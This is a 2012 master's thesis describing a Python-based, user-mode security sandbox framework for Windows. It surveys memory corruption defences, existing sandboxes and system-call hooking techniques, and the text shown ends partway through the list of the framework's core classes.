2012

Windows security sandbox framework

Kyle P. Gwinnup
Eastern Washington University

WINDOWS SECURITY SANDBOX FRAMEWORK

A Thesis

Presented To

Eastern Washington University

Cheney, Washington

In Partial Fulfillment of the Requirements

for the Degree

Master of Science

By

Kyle P. Gwinnup

Summer 2012

THESIS OF KYLE GWINNUP APPROVED BY

____ DATE__________

CAROL TAYLOR, GRADUATE STUDY COMMITTEE

____ DATE__________

BILL CLARK, GRADUATE STUDY COMMITTEE

Abstract

Software systems are vulnerable to attack in many different ways. Systems can be poorly implemented which could allow an attacker access to the system through legitimate means such as anonymous access to a server or security controls and access lists can be configured incorrectly which would allow an attacker access to the system by exploiting a logic flaw in the systems configuration. These security vulnerabilities can be limited by implementing software systems properly or in a more restrictive manner. Sandboxing an application allows for interception of a processes system call for verification against a defined policy. A system call can be allowed or denied based on the function being called or can have parameters analyzed and verified against a defined policy. This paper presents a sandboxing framework for Microsoft Windows operating systems. The framework is written entirely in python and uses a modular design which allows for small and simple policies. Profiles can exist for processes which automatically load user policies for a sandbox process.

Acknowledgments

I would like to thank several people who helped me along my way to completing this research. Dr. Carol Taylor worked as my academic advisor and provided direction with my work. Dr. Bill Clark and Stu Steiner both assisted me with structure and the content of this paper as it was difficult to decide how in depth a discussion certain sub-topics should receive. Additionally, Dr. Carol Taylor and Stu Steiner both helped me prepare for my presentation.

Contents

List of Figures

1. Introduction

Software systems are vulnerable to attack in many different ways. Systems can be poorly implemented, which could allow an attacker access to the system through legitimate means such as anonymous access to a server, or security controls and access lists can be configured incorrectly, which would allow an attacker access to the system by exploiting a logic flaw in the systems configuration. These security vulnerabilities can be limited by implementing software systems properly or in a more restrictive manner. Systems are also vulnerable to low level attacks called memory corruption attacks. Memory corruption is caused by user inputted data being placed into memory and triggering a flaw in the software which could allow the software execution to be redirected. Software vulnerabilities like these are very difficult to prevent because they take advantage of the way high level languages are compiled and executed at the processor level, as well as the way code and data are laid out in memory.

To attack a system an attacker must gather information about a system such as what services the system has and what software applications are installed. Each service or software application on the system is a possible attack vector and the list of all attack vectors is called the attack surface. Once the entire attack surface is ascertained, the attacker may begin to determine if any of the possible attack vectors are vulnerable to exploitation.

Securing a system from exploitation should be thought of in layers. The first layer of defense is limiting the attack surface as much as possible while still maintaining the systems function. The second layer is focused on internal defenses which are implemented by the compiler or the operating system. Last is the application layer where security sandboxes are implemented. Sandboxes are a post exploitation mitigation control and are used to validate a processes interaction with the underlying operating system. Once memory is corrupted an attacker will attempt to execute code from memory to finalize the attack. The sandbox will attempt to intercept this execution and validate it against a set of rules or access controls. Each layer in the system adds a significant challenge that an attacker must bypass in order to compromise the system.

Sandboxing applications offer improvements to the layered security model by adding additional security controls that are external to the process being sandboxed and external to the operating system. Firewalls, software patching, disabling or uninstalling services, and operating system and compiler features are complemented with a security sandbox. Sandboxes exist for all major operating systems and implementations can vary from running inside kernel mode, user mode or both. Implementing a sandbox is done in several ways. The majority of application sandboxes sampled in this paper require a kernel module or a privileged service for operation and have some form of policy customization. Some sandboxes do not have the capability to take in user defined policies and rely on the operating system to provide an API for developers. This paper suggests an alternate approach to developing a user mode dynamic sandbox which provides an easy framework for building and applying policies to an application, the capability to apply policies at runtime, and is completely free and open source.

The project presented in this paper is a functional sandbox framework for Windows. This project runs entirely in user mode and requires no kernel modifications or application modifications. This project is written entirely in Python which provides great verbosity within the code as well as an open source structure. With open source structure, the framework allows greater flexibility in creating rules or policies sandbox processes must follow. The project's core libraries, which handle Windows functions, are modularized and easily extended to create dynamic policies for processes.

2. Background

As more and more systems become interconnected the number of potential hosts to attack is also increasing. Securing these systems is a complex task and takes the implementation of many security controls in both software and hardware. Memory corruption is a particular type of attack where an attacker attempts to trigger a flaw in the software and execute arbitrary code on the targeted machine. These types of attacks are particularly devastating because most of the time the user isn't even aware they are at risk.

2.1 Memory Corruption Attacks

Memory corruption attacks are the result of an underlying flaw in the software. Flaws can lead to data overwriting memory structures, pointers and other data. These types of overwrites can create opportunity for execution hijacking by an attacker. Memory corruption can accomplish several things such as bypassing an authentication mechanism by overwriting stack frame data, redirecting process execution by overwriting a return address, exploiting some logical error in the program, or simply a denial of service or crash of the application. One of the most common and dangerous type of memory corruption is redirection of process execution because it can lead to arbitrary code execution [1].

Memory corruption attacks can further be classified into two exploit domains, remote-exploits and client-side exploits. Remote exploits are attacks that originate from an attacking host and trigger a vulnerability in a remote host or server. Remote exploits are targeted toward a remote listening service such as a web server or file server. Additionally, client-side exploits are attacks originating from the host being exploited. Such client-side attacks are often times browser based or file format vulnerabilities that the client browsed to or downloaded and opened with a vulnerable application.

In both client-side and server-side attacks, an attack inserts malicious data into a service or application which appears, to the application or service, to be legitimate. This malicious code is sitting inside of a memory buffer which is to be handled by the software. However, when the software attempts to handle this memory a vulnerability is triggered. Typically, the attacker will have control of the processes execution when the vulnerability is triggered. Additionally, the attacker has control of the memory buffer that triggered the vulnerability and can redirect execution to this attacker controlled buffer to execute arbitrary code.

To best protect against these types of attacks, security measures should be implemented in layers. Each layer adds another system that the attacker must bypass in order to achieve a successful attack. This section will discuss each layer of security and how it prevents memory corruption attacks both remote and client-side.

2.2 System Security

Limiting the attack surface of a system is the first layer that should be in place to prevent exploitation. This is achieved by implementing inbound and outbound firewalls. Microsoft Windows (Windows) systems by default have several listening services running at startup. Inbound firewall rules can prevent remote exploits by blocking any attempt to connect to these services on their respective ports. Also, outbound firewall rules can help prevent post exploitation of client-side exploits by blocking the malicious code from making outbound connections on certain ports or to certain hosts. Additionally, a Windows firewall can block certain applications from making outbound connections as well. Windows servers and client operating systems all have software firewalls built in.

Patching is another important step to preventing exploitation. Software patches fix vulnerable code and prevent specific bugs from being exploited. However, patching is only effective against known software vulnerabilities. Because patching prevents a bug from being exploited, patches should be applied as soon as they are available. Typically patches do not affect the software's function or reliability. Along with patching, removing software that is unused or not needed prevents the need for staying up-to-date with patches as well as limiting the attack surface for an attacker to use during an attack. Removing unused software is particularly effective against client-side attacks that may use a browser to deliver an exploit for a browser plug-in such as Adobe Flash or Oracle Java.

The second layer of security is an internal layer. These types of controls are either added to software during compile time or are a function of the operating system. Internal controls are effective at mitigating memory corruption exploitation because they operate with the low level intricacies of the software. Several mitigation techniques are implemented in Microsoft's compilers and with Windows operating systems. Two mitigation technologies of particular importance to attackers are Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP). DEP and ASLR are general exploitation mitigations whereas others protect specific process data structures and critical data in memory [2].

ASLR is a protection mechanism that introduces randomness to some memory addresses. Attackers creating exploits rely on many assumptions for their exploits to function. One such is the ability to statically address a function loaded in system libraries. ASLR adds a random variant to this type of assignment. Attackers can no longer overwrite the instruction pointer with an address of an executable function or an attacker controller buffer for malicious code to execute. However, ASLR is a compiler addition which also must be supported by the operating system. ASLR is standard on all Windows Vista and Windows 7 operating systems. Despite the randomness ASLR adds to loaded libraries, methods have been published which bypass this control [3][4][5].

DEP presents a significant barrier to exploitation by preventing data in memory from being executed as code. Although processes can still allocate memory with both execute and write permissions at runtime, DEP aims to prevent the default image loaded into memory from having data segments with execute permissions and code segments with write permissions. Attackers who have successfully gained control of the instruction pointer and have code residing in memory can still gain execution by calling executable code from their controlled memory buffer. This attack process is called Return Oriented Programming (ROP). Many DEP bypass techniques exist by manipulating the stack such that a system call can be made to change the execution permissions of either a buffer in memory or all data segments. Several system functions exist which can allow a DEP bypass [5][6].

The third layer of security being implemented is application sandboxes. A sandbox can be thought of as a system that validates the execution of a processes interaction with the underlying operating system. Many types of sandboxes exist such as Applets, Jails, Virtual Machines, Rule-Based Execution, Standalone Applications and Built-in OS [7]. Each sandboxing technique has benefits that range from performance, control, customization, and usability to name a few.

Applets are thought of as virtual execution environments for scripting languages and will not be discussed in this paper. Jails are used to limit user or process interaction with the kernel or to limit the resources available to the user or process. Virtual machines can be used to emulate a specific system attribute or the entire operating system. Several Windows sandboxes use this technique to prevent the installation of malware on the host system. Rule-based execution is used to validate system calls based on a set of predefined security policies. This form of security is typically done at the kernel level while policy rules are created at the user level. Standalone applications are independent applications that launch processes to be run in the context of the sandbox. Built-in OS sandboxes are API's provided by the operating system that can be used by developers to implement security controls to their applications. Typically, this is done by separating processes into different security contexts while allowing the processes to communicate their data with other processes in the application through the parent process.

Performance can vary among sandboxes depending on the type of implementation. Ameiri et al conducted performance tests on three separate Windows applications sandboxes [7]. Each test compared the timing for CPU I/O, file system read and writes, memory access speed, and network timing tests. Three popular sandboxes were tested and as a benchmark the same tests were done without any sandbox. These three sandboxes are all considered partial virtual machines as they only use a virtual file system to prevent malware from affecting the host system. With the current speed of processors and high access speed of today's ram, the CPU, memory access, and network tests results were only slightly slower when compared to the same test done outside of a sandbox. However, the disk I/O tests results for the sandboxes were noticeably slower when compared to the same test done outside of the sandbox. For the context of this paper, no file system virtualization is done and the performance tests for CPU, memory and network are considered to be sufficient.

3. Current Sandbox Implementations

Sandboxing is a generic term than can be applied to many different types of software and developer APIs. A sandbox can run in three modes: user mode where no system level modifications are made, kernel mode where the sandbox modifies the underlying kernel, and a hybrid approach where the sandbox runs in both user mode and makes kernel level modifications. A sandbox is effectively a process by which code segregations and monitors are placed in the processes memory or at the kernel level which can be used for security or testing purposes.

Linux and Unix sandboxes typically center around a kernel module to handle user created policies. The kernel module will act as a server and respond to input by a application in user mode that is used to build, apply, and open processes within the sandbox. Windows bases sandboxes are usually a combination of user mode and kernel mode processes. The user mode application will allow for policy management and process segregation while the kernel mode process will monitor certain system calls to ensure sandboxed processes do not run kernel mode code without first being validated by the sandbox policies.

Virtual machines and rule based application sandboxes are the most common sandbox implementations for all platforms. A virtual machine based sandbox typically virtualizes part of the operating system such as the file system, but virtualization of the entire operating system can be accomplished. A virtual file system ensures that all unauthorized reads and writes to the host file system are redirected to the virtual file system instead of the host file system. Any data written to the virtual file system is isolated from the host system preventing installation or modification of protected files. Protected files and directories are managed by a policy which can be created or modified by the user. Rule based application sandboxes utilize access control lists preventing a processes access to kernel level functions. Access lists are created by the user and have allow or deny settings for specific kernel functions.

3.1 Unix Based Implementations

Provos presents a sandbox solution for Linux and BSD's called Systrace [14]. Systrace uses a hybrid approach to system call interception and processing. There is a small kernel module to intercept system calls and make the decision if a system call is to be allowed or denied for a specific process. There is also a user mode application that handles which processes will be using the sandbox, policy generation tools, and event logging.

Creating sandbox policies is a labor intensive task where a user needs to define exactly what a process needs access to and deny anything else as it would be deemed unauthorized. Systrace takes a novel approach to policy generation. Their policies are defined by what system calls an application needs to access in order to function. One goal of Systrace is addressing the labor intensive task of creating sandbox policies. Typically one would have to manually analyze traces of your program to decide what to allow. Systrace creates an easy to use interface which automatically logs system calls made by a sandboxed application and creates policy based on information gathered from running the application. To create a policy Systrace puts an application in "training" mode and the user goes through as much of the applications functionality as they can in order to define what system calls are actually used by the program. Systrace recognized this approach could lead to some missed system calls so before finalizing a policy the user can specify if they want to receive prompts about new system calls not in their policy and make a decision whether to allow or disallow. Once complete, the policy should be an accurate list of all system calls used by a process.

A finished policy is a list of what system calls a process is allowed to make; any others are denied. This is a great approach to the security rule of least privilege. An actor should only be able to access what is needed for its function and nothing more. When an application runs under a finished policy it should only be allowed to execute the specific system calls that are required for the process to function. This method greatly limits the attack surface by narrowing down what system functions can be executed. It does, however, lack in examination of system call parameters. Allowed system calls could still allow an attacker to execute malicious code as many basic system calls are used during an attack [5].

Apple provides a application sandbox that can be applied to applications in user mode [8]. Apple's sandbox is mostly closed source but it has been reverse engineered and unofficial documentation of how it works has been published [8]. Apple implements their sandbox in four parts: user space libraries and tools for launching processes, a server for handling logging, kernel extensions using TrustedBSD API and a kernel support module for handling regular expressions. The overall system design uses a similar technique to Systrace in that a required kernel module is installed that intercepts system calls for specific processes. However, Apple took it a bit further by additionally developing parsing technologies to tie into the system calls being executed. The parser can analyze system call parameters and make policy decisions based on what the system call is being used for.

While the implementation of Apple's sandbox is flexible and an improvement on Systrace, it does lack in the ease at which policies can be generated. Policies are defined in a Schema language text file prior to being compiled and applied at the kernel level. For a complex policy definition the policy file can become quite large and difficult to understand due to the Schema language and the regular expressions used to parse parameters. Once a policy is defined, the user must launch the target application using Apples sandbox-exec command with the specified policy as a parameter. A user cannot, however, apply the sandbox policies to an already running process.

3.2 Windows Based Implementations

Sandboxes on the Windows platform typically use a virtual machine model of protection. They utilize file system virtualization and by default will not allow any sandboxed process to write to the disk outside of this virtual file system. In doing this they effectively prevent the installation of malware and other malicious behavior to the hosts critical resources. However, read access is still permitted based on the context of the running process. In this way an attacker still has access to user data and potentially system information depending on the context of the process. Three popular sandboxes are sampled because this paper introduces an alternate approach to Windows based sandboxes. All sandboxes offer support for both Windows 32bit and 64bit architectures.

Sandboxie [12] is a closed source commercial sandbox application. A trial version was sampled which is limited to a single sandbox running at a time. Sandboxie functions as two distinct processes. One operates as the server which runs as the SYSTEM account and controls the virtual file systems and system monitoring. A second process runs in user mode which allows a user to build and control the rules and applications that are run inside each sandbox. This user mode process contains the interface to display current sandboxes and options for editing each sandbox.

Sandboxie operates by building a virtual environment for each process you want sandboxed. A sandboxed process is visibly noticeable by a bold yellow outline of the applications window.

Processes are granted their own independent and isolated virtual file system to write to during runtime. Every write by an application being sandboxed is stored in (C:\Sandbox\<username>\<sandbox name>\). Each process is completely isolated from other processes save child processes of the main sandbox process or processes run in the same sandbox. A user can define different sandboxes for each application they wish to run. This flexibility is great if you want to have the same application run with different permissions and access to the file system. For example, a user can have an internet explorer process for internet browsing and an internet explorer process for intranet browsing.

The user interface for Sandboxie is quite simple in design. The user is presented with a single window with one area that shows each sandbox you have defined; by default you have only one. Changing the rules for a sandbox is done simply by right clicking the sandbox in the main display and selecting “Sandbox Settings”. From here you can set rules for disabling internet access for specific sandboxes or programs running within the context of the sandbox. You can also allow writes to certain areas of the file system for a more consistent feel for certain applications. Aside from allowing or disallowing network access and file system writes, there are no settings that verify parameters of system calls. Without this verification exploitation can still occur and payloads will still be able to execute inside of the context of the sandbox.



Normal Process
Sandboxed Process
Sandbox Client App Start Process in Sandbox. Inject hooking dll into the process.
Sandbox Service. Is Process Being Sandboxed?
Yes
No
Deny System Call
Continue with Execution
User Mode
Kernel Mode

Figure 3A: A generic sandboxing flowchart for Sandboxie.

Avast is another sandbox that is popular on the Windows platform which is also a commercial closed source application [10]. A trial version was sampled for this paper. Included with Avast is a bundled anti-virus, anti-spam and firewall service to provide greater all around protection than Sandboxie; the sandbox feature still operates in a similar way. Avast also runs as two separate processes, one operating as SYSTEM which is the server process and another operating as an interface to the user. Avast uses a bold red outline of the application window to signify it is being sandboxed. While Avast and Sandboxie do operate in much the same way, Avast is significantly slower while running applications inside of the sandbox. This is due to the various real-time scanners such as the file system shield, network shield, behavior shield and script shield. All these processes are almost constantly running during normal web browsing activities and while saving web pages or files.

Avast has a more complicated user interface due to the greater functionality over Sandboxie. Sandbox settings are limited in the same way as Sandboxie in that system call validation is not customizable. Sandboxed processes are still able to spawn processes and interact with the file system under the user and sandbox context.

BufferZone Pro is a free closed source sandbox application available for Windows only [11]. Like Sandboxie, BufferZone offers just a sandboxing feature without any other security services. Performance is greater than Avast and similar to Sandboxie. BufferZone also operates as two processes. One process runs as SYSTEM and handles the server portion of the sandbox while the other process is the user mode process that allows interaction and control of the sandbox rules and applications. Sandboxed applications are outlined with a red border to signify that process is being sandboxed. Once an application is sandboxed in BufferZone it is completely isolated from other processes outside of the sandbox and the file system is also virtualized. However, by default, sandboxed applications cannot spawn new processes. This feature is more restrictive than Sandboxie and Avast which provides slightly better tools for anti exploitation. However, fully customized system call rules are still not present and as a result BufferZone has the same limitations as Sandboxie and Avast.


3.3 Developer Based Implementations

Sandboxing is becoming a more active area of development and several software vendors are taking an approach to developing sandboxes that ship within their software products. Two such examples of this are Google Chrome [13] and Adobe Reader [9]. These applications take advantage of Windows default security APIs to prevent their own products' processes from acting outside of their security context. Apple's OS X and iOS is another example of a sandboxing API provided to developers to help protect their users [8]. With OS X and iOS, developers are required to implement some type of sandboxing features in their applications in order to be sold within Apple's App Store for both OS X and iOS platforms.

Effectively, the Windows sandbox API is that of a least privilege rule. Each application divides itself into separate processes called Targets which can only communicate with other Targets through the main process called the Broker. The Broker is responsible for creating the Target processes and assigning their security level. Unlike other sandboxes, this sandbox does not require any kernel components or a server running as SYSTEM. This sandboxing approach is completely in user mode and makes no kernel modifications. However, there are a couple major drawbacks to this approach. One such drawback is that the sandbox must be implemented by the developer. Many applications a user would want to apply a sandbox to are locked out of these tools unless the specifically build the application and compile themselves. The other drawback is that these sandboxes lack flexibility. In order to update a Targets permissions or to change the way certain items are handled, you will need to develop this logic in the application and recompile.

4. Sandbox Technical Overview

Application sandboxes are implemented in several ways, but underlying their implementation they all must intercept system calls. System calls are a way for a user program to execute a privileged system level task such as input/output to the file system, Windows registry, sockets or any other system level function. Windows offers many Application Programming Interfaces (API) for making system calls, the core of which are offered in kernel32.dll, user32.dll, and gdi32.dll [5]. When calling a function from one of these libraries, the call is processed and eventually execution is directed into the ntdll.dll library which begins the privileged code execution. Once the system call execution is complete, a result is returned. This is the only interaction a user mode call receives from the system; a call with supplied parameters and a return value.



Kernel32.dll SetProcessDEPPolicy

```
7C862144   MOV EDI,EDI
...
7C86218D   CALL DWORD PTR DS:[<&ntdll.NtSetInformat>; ntdll.ZwSetInformationProcess
...
7C8621A5   RETN 4
```

ntdll.dll ZwSetInformationProcess


```
7C90DC80  MOV EAX,0E4H
7C90DC85  MOV EDX,OFFSET SHAREDUSERDATA!SYSTEMCALLSTUB (7FFE0300)
7C90DC8A  CALL DWORD PTR [EDX]
7C90DC8C  RET 10H
7C90DC8F  NOP
```

Figure 4A: The kernel32.SetPRocessDEPPolicy function calls its counterpart function in ntdll.ZwSetInformationProcess.

Intercepting system calls for debugging, security, or evaluation purposes is called hooking. Sandboxes need to be able to hook into system calls in order to verify the parameters passed to the function are allowed by the defined sandbox policies. Some system calls could just be allowed and not checked at all while others would go through a check and be modified before they continue execution if allowed at all. Several types of hooking implementation exist. Three common system call hooking methods are examined here: Function prolog hooking, SSDT hooking, and debug trapping.

Prolog hooking can be associated with both files on the file system and with functions in memory. Hunt et al is believed to be the first to develop an API for prolog hooking in memory with their Detours project [15]. Detours works by replacing the first few bytes of the function prolog with an unconditional jump to injected code. This injected code that handles the sandbox operation for that function is called a trampoline. Trampoline code, in sandboxes, typically will make a call or jump back to the original hooked function. Diagram 4B shows how Detours and prolog hooking in general operate.

Prolog hooking uses inline assembly and requires a low level language such as C/C++; Detours API uses C/C++. System call hooking in this way is very effective; however, drawbacks exist for implemented hooks using a purely interpreted language such as Python, Ruby, or Perl.



```
TargetFunction:
        push ebp
        mov ebp,esp
        push ebx
        push esi
        push edi
        ...

HookingFunction:
        jmp TargetFunction
```

```
TargetFunction:
        jmp HookingFunction

TargetFunction + 5:
        push edi

HookingFunction:
        push ebp
        mov ebp, exp
        push ebx
        push esi
        jmp TargetFunction + 5
```

Figure 4B: Detours prolog hooking technique.

Another common approach to system call hooking, utilized by Sandboxie for some of its 32bit implementations and commonly used by malicious software, is System Service Descriptor Table (SSDT) overwriting. The SSDT is a series of tables within Windows that holds addresses to kernel level or system code. The first table is the kernel table, which holds the system calls sandboxes are typically interested in such as Input/Output to the file system, network communication, inter-process communication, and more core features of the system. Each address is indexed within the table so when the transfer from user mode to kernel mode happens, it can easily find the address of the system call based on its index in the table. To hook a system call using SSDT, you replace the address in the SSDT table with an address to your trampoline function. Within the trampoline function, there would also be a jump back to the original system call once execution of the custom trampoline code finishes executing.

SSDT hooking must also be implemented in a lower level language such as C/C++ or Assembly. SSDT is not considered a suitable method for hooking with modern operating systems however. 64 bit versions of Microsoft Windows have security mitigations in place for SSDT overwrites call Kernel Patch Protection (PatchGuard) [17]. PatchGuard verifies the integrity of the SSDT table to prevent overwrites. Windows maintaining the integrity of the SSDT is one reason 64bit implementations of Windows sandboxes are not exactly the same as their 32bit counterparts.

System trapping or breakpoint analysis is another form of system call hooking. Debuggers have long been used by network administrators and developers to trap sections of code for further analysis. A trap is set by inserting a breakpoint byte (0xCC) somewhere in the process. This breakpoint byte will overwrite the original byte until the breakpoint is hit by the processor. When the breakpoint is hit by the processor, it triggers a trap which stops execution and hands over control to the listening process. Before handing control over, the breakpoint byte is removed and the original byte is replaced.

Debugging features are built into Windows kernel32.dll and therefore can be called from any language that can handle C data types. This method works well with C/C++ languages but also equally well with Python which supports C data types as well as loading dynamic linked libraries such as Kernel32.dll.

5. Project Details

The project presented in this paper takes a different direction that current Windows based sandboxes with some inspiration from Linux and Unix implementations. Linux and Unix implementations are generally free and open source; although pieces of Apple's OS X and iOS are still closed source. Windows implementations are all closed source and with the exception of Bufferzone are all proprietary as well. This project presents a free and open source solution to sandboxing on Windows.

Systrace offered users a novel way of creating policies by allowing for a program to be run in testing mode. While in testing mode a policy file could be generated dynamically. This process greatly reduced the complexity of creating policies for a process. While this is a great way to determine what system calls a process is allowed to access it doesn't offer much in the way of validation of system call parameters. Some of the most basic system calls can be used as a malicious starting point to an attack. The project presented here takes an approach to defending the specific system calls by validating their parameters against a user defined policy.

Apple's sandbox implementations for OS X and iOS have an excellent approach to launching processes within a sandbox and being able to apply a pre-defined policy at launch time. This pre-defined policy however, is a bit cumbersome to edit and maintain due to the Schema language used as well as keeping all policy rules inside of a single file. This is improved upon in the project presented here by modularizing the policy files and using a more human readable language, Python. Additionally, the project presented in this paper allows for both launching applications in a sandbox, like Apple's OS X and iOS implementations, and for sandboxing current running processes dynamically.

Each Windows based sandbox offers similar implementation in terms of the actual sandbox. Their differences are in user interface and other security features such as anti-virus and software firewalls. Each Windows based sandbox uses a virtual file system as their primary protection mechanism against attacks. While the virtual file system is adequate approach to protecting against the installation of malicious software and the over-writing of protected files. An attacker is still able to exploit vulnerabilities and read files with the permission set of the process that was exploited. The project in this paper is a framework for developing rule based system call validation sandbox policies; virtual file system policies can also be created.

Developer API relies on the developer to decide what system level calls a process should have access to. This is done by splitting up a single application process into several parts with different permissions each; these parts communicate through a central process. The difficulty with this type of sandbox is that you must be a developer and have access to the source code for sandboxing in this way to be practical. While it is helpful to be developer with the sandbox presented in this paper, it is not required, a user may be able to just pick which policies should apply to a process and identify them in a simple text file. Additionally, the source code for the application or process needing to be sandboxed is also not required. The project presented in this paper, can attach to a process at run-time or launch new processes.

5.1 Project Design

This paper presents a Python based framework for security sandboxing. The goal is to create a framework that allows for modeling of memory corruption style attacks with easy to use sandbox features and language support. Additionally, after modeling an attack, a policy can be created and applied to processes to prevent that style of attack. This project was inspired by the Metasploit [18] Framework which is primarily a console based exploit development framework. Metasploit is focused on the offensive side of security by providing a framework of modules that assist in developing reliable exploits against vulnerable software. Open source and the dynamic functionality of the Metasploit project was used as inspiration for the defensive sandboxing framework presented in this paper.

Python was the chosen language for this project because it has a mature development community and is considered one of the cleanest interpreted languages to program in because of its syntax requirements. Python also supports C data types within the ctypes library which is a requirement for accessing the debugging features of Windows. The rest of this section describes the implementation details of the framework.

The framework presented here operates as a console application for Windows systems. The functionality is not only in the console command set, but inside of the user created modules which extend core functionality of common system libraries. Each module is set up so it can be loaded automatically based on a processes name or manually by the user from the console interface. The main console can handle many sandboxed applications at a time as a new thread is created for each process. Policy modules are tasked with managing a specific single system call. When a policy is loaded, a trap is set at its relative system call address and a handler function is tied to that trap. When the trap is triggered, the policy module handler is called which initially gathers all register information and function parameters for further processing. This information allows the handler to inspect the system call context and make a decision of whether or not the function should be modified, allowed or denied.

5.2 Framework Outline

The framework itself is modularized for ease of development. Each folder contains modules related to their specific function within the framework. Lib contains core framework files such as parsers, logging, process handler, and helper modules. The Modules folder contains core modules. Core modules are interfaces to specific Windows API functions as well as modules related to their function within the framework. Core modules contain all variables related to their relative function within the Windows API for processing by framework policies. All defined policies are placed in the Policies folder. Once policies are defined, it is useful to create profiles for each process. This is accomplished by writing (copying current profile and editing it for a new process) a standard XML file with specific process parameters as well as what policies you want applied to the process when opened within the framework. PyDBG folder contains a free open source library that handles function pointers during traps as well as setting breakpoints at specific locations in memory. Diagram 5A shows a folder hierarchy view of this project.

The framework is console based and has an entry point located in ‘jmpconsole.py’ class. Initiating this class will start the console application and allow interaction with the underlying host system. Several important core classes are:

Jmpconsole.py	Responsible for handling user interaction and creating ‘Process’ thread to open or attach to process the user wishes to sandbox.
Jmpconsole_helper.py	Provides process enumeration functionality as well as some general console aesthetics.
Process.py	Thread handler for sandbox processes. This class interacts with the debugger and logger classes and handles all policy setting or removing. Many Process thread may be spawned.
Logger.py	Global events and process specific events are sent through this class for organized logging.

Pydbg.py	Handles breakpoing setting/unsetting, function pointer assignment for handling traps, reading and writing system call parameters. PyDBG is an open source Python library (https://github.com/OpenRCE/pydbg)
Core_handler.py	This is an abstract class which gathers register information after a trap, functionality for continuing or killing processes based on policy decisions.
Kernel32.py	Abstract class to interface for the kernel32.dll. This extends the Core_handler and contains many classes. Each subclass within this module associates with a single kernel32.dll function. Other Windows APIs can be implemented (user32.dll, ole32.dll, gdi32.dll, etc…)

